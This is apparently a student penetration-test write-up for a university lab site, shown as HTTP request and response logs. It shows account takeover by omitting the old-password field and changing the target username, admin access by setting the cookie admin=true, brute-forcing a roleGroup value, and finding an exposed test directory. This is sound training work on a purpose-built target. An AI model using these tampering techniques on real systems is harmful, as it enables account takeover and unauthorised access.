
Finding:
When the old password is not correct then the response will be Unauthorised.
However if delete the “old” parameter, the change password functionality is still working.



```
POST /change-password.php HTTP/1.1
Host: assignment-plutus.unimelb.life
Content-Length: 32
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://assignment-plutus.unimelb.life
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/102.0.5005.63 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://assignment-plutus.unimelb.life/settings.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: admin=false; PHPSESSID=bp3hhgdpj2iqr8dcilefrt4sdk; CSRF_token=
HWZK2I865AiISkpoMmbHogN2pN8HYzyI7Mx0HeZDFwh7TRcXWYtvR0Lzzkzptu91
Connection: close

old=asdf&new=123456&user=yicguan
```

Response

```
HTTP/1.1 200 OK
Date: Sun, 05 Jun 2022 09:51:31 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 13
Connection: close
Content-Type: text/html; charset=UTF-8

Unauthorised!
```



```
POST /change-password.php HTTP/1.1
Host: assignment-plutus.unimelb.life
Content-Length: 23
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://assignment-plutus.unimelb.life
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/102.0.5005.63 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://assignment-plutus.unimelb.life/settings.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: admin=false; PHPSESSID=bp3hhgdpj2iqr8dcilefrt4sdk; CSRF_token=
HWZK2I865AiISkpoMmbHogN2pN8HYzyI7Mx0HeZDFwh7TRcXWYtvR0Lzzkzptu91
Connection: close

new=654321&user=yicguan
```


Response

```
HTTP/1.1 200 OK
Date: Sun, 05 Jun 2022 09:54:03 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 29
Connection: close
Content-Type: text/html; charset=UTF-8

Password changed successfully
```

Step 3:

Code:
new=123456&user=user3
new=123456&user=yicguan-branch-manager


Explanation:
The “user” can be modify to other user name.
Finding:
Change password successfully when user is “yicguan-branch-manager”, but can not change other user’s password.



```
POST /change-password.php HTTP/1.1
Host: assignment-plutus.unimelb.life
Content-Length: 21
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://assignment-plutus.unimelb.life
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/102.0.5005.63 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://assignment-plutus.unimelb.life/settings.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: admin=false; PHPSESSID=bp3hhgdpj2iqr8dcilefrt4sdk; CSRF_token=
HWZK2I865AiISkpoMmbHogN2pN8HYzyI7Mx0HeZDFwh7TRcXWYtvR0Lzzkzptu9l
Connection: close

new=123456&user=user3
```

Response

```
HTTP/1.1 200 OK
Date: Sun, 05 Jun 2022 10:04:06 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 13
Connection: close
Content-Type: text/html; charset=UTF-8

Unauthorised!
```



```
POST /change-password.php HTTP/1.1
Host: assignment-plutus.unimelb.life
Content-Length: 38
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://assignment-plutus.unimelb.life
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/102.0.5005.63 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://assignment-plutus.unimelb.life/settings.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: admin=false; PHPSESSID=bp3hhgdpj2iqr8dcilefrt4sdk; CSRF_token=
HWZK2I865AiISkpoMmbHogN2pN8HYzyI7Mx0HeZDFwh7TRcXWYtvR0Lzzkzptu9l
Connection: close

new=123456&user=yicguan-branch-manager
```

Response


```
HTTP/1.1 200 OK
Date: Sun, 05 Jun 2022 10:04:33 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 29
Connection: close
Content-Type: text/html; charset=UTF-8

Password changed successfully
```

Step 4:

Code:

Explanation:
Login to the branch manager account with new password.

Finding:
Login successful and find the flag in the “settings.php”.



FLAG{change_facilitates_progress}


[Back to report](#)

2.4: Proof of Concept of Privilege escalation vulnerability.

Step 1:
Code:

Explanation:
Capture the packet

Finding:
When click the “admin” button will response “Unauthorised”.
The the parameter in cookie is “admin=false”.




```
GET /admin.php HTTP/1.1
Host: assignment-plutus.unimelb.life
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.9
Referer: http://assignment-plutus.unimelb.life/dashboard.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: admin=false; PHPSESSID=vt0vvqbe6qqkk0804o50c2vu9e;
CSRF_token=
SV36xGauV6614sAExpcIXyxvtyMrIqHgGHIvfL9h2ZUqfJriG1TP6Miu1YFG9ybm
Connection: close
```

```
HTTP/1.1 200 OK
Date: Sun, 05 Jun 2022 15:11:20 GMT
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 13
Connection: close
Content-Type: text/html; charset=UTF-8

Unauthorised!
```

Step 2:
Code:
Cookie: admin=true

Explanation:
Modify the parameter in cookie.

Finding:
Bypassing the authentication and the admin panel show up.




```
GET /admin.php HTTP/1.1
Host: assignment-plutus.unimelb.life
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/102.0.5005.63 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://assignment-plutus.unimelb.life/dashboard.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: admin=true; PHPSESSID=vt0vvqbe6qqkk0804o50c2vu9e; CSRF_token=
SV36xGauV6614sAExpcIXyxvtyMrIqHgGHIvfL9h2ZUqfJriG1TP6Miu1YFG9ybm
Connection: close
```

Promote a user to admin!

Step 2:
Code:
json=%7b%22user%22%3a%22yicguan%22%2c%20%22roleGroup%22%3a%201%7d

Explanation:
Modify the parameter json and change the user from admin to “yicguan”
Finding:
The response is “Unauthorised”.



```
POST /assign.php HTTP/1.1
Host: assignment-plutus.unimelb.life
Content-Length: 59
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://assignment-plutus.unimelb.life
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
e/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://assignment-plutus.unimelb.life/admin.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: admin=true; CSRF_token=
Q8ebbDMEBXAEFUDu6Kf1Veq6QTUZxcvVytmP3Pnv6pXV0zJqmHHAj4eap9k3FCYi;
PHPSESSID=uus12d1194pliai9s79q9fk260
Connection: close

json=%7B%22user%22%3A%22admin%22%2C+%22roleGroup%22%3A+1%7D
```

```
HTTP/1.1 200 OK
Date: Fri, 10 Jun 2022 02:43:03 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 13
Connection: close
Content-Type: text/html; charset=UTF-8

Unauthorised!
```

Selected text

%7B%22user%22%3A%22admin%22%2C+%22roleGroup%22%3A+1%7D


Decoded from: URL encoding

{"user":"admin", "roleGroup": 1}

Step 3:
Code:


Explanation:
Use burp’s intruder to find valid number of “role group”.

Finding:
When “roleGroup” is 9, the response is promoted. And back to the “dashboard.php”, the Flag is show up.



9	9	200	□	□	285
0		200	□	□	290
1	1	200	□	□	290
2	2	200	□	□	290
3	3	200	□	□	290
4	4	200	□	□	290
5	5	200	□	□	290
6	6	200	□	□	290
7	7	200	□	□	290
8	8	200	□	□	290
10	10	200	□	□	290
11	11	200	□	□	290
12	12	200	□	□	290
13	13	200	□	□	290
14	14	200	□	□	290
15	15	200	□	□	290
16	16	200	□	□	290
17	17	200	□	□	290
18	18	200	□	□	290
19	19	200	□	□	290
20	20	200	□	□	290
21	21	200	□	□	290

Promoted!



You are an admin! FLAG{raising_that_cieling}


Back to report

2.5: Proof of Concept of Sensitive files / directories left behind during testing /development vulnerability.

Step 1:
Code:

Explanation:
Check the source code of “login.php”

Finding:
Seem some useful information save in the “test”




```
              <input type="text" class="form-control" placeholder="Username" name="user">
              <br/>
              <input type="password" class="form-control" placeholder="Password" name="pass">
              <button type="submit" class="btn btn-white btn-round btn-just-icon">
                <i class="material-icons">lock</i>
                <div class="ripple-container"></div>
              </button>
            </div>
          </form>
        </div>
      </div>
    </div>
```

Step 2:
Code:

Explanation:
Access the “http://assignment-plutus.unimelb.life/test/” and check the “sensitive” file


Finding:
The contain of “sensitive” files how up is “250”.


不安全 | assignment-plutus.unimelb.life/test/

Index of /test

Name	Last modified	Size	Description
Parent Directory		-	
sensitive	2021-05-14 11:23	4	

Apache/2.4.52 (Ubuntu) Server at assignment-plutus.unimelb.life Port 80



不安全 | assignment-plutus.unimelb.life/test/sensitive

```
250
```

Step 3:
Code:

Explanation:
Use DirBuster tool to scan for hidden files and paths.

Finding:
The ".git/HEAD" file stored in "test".



Target URL (eg http://example.com:80/)
http://assignment-plutus.unimelb.life/

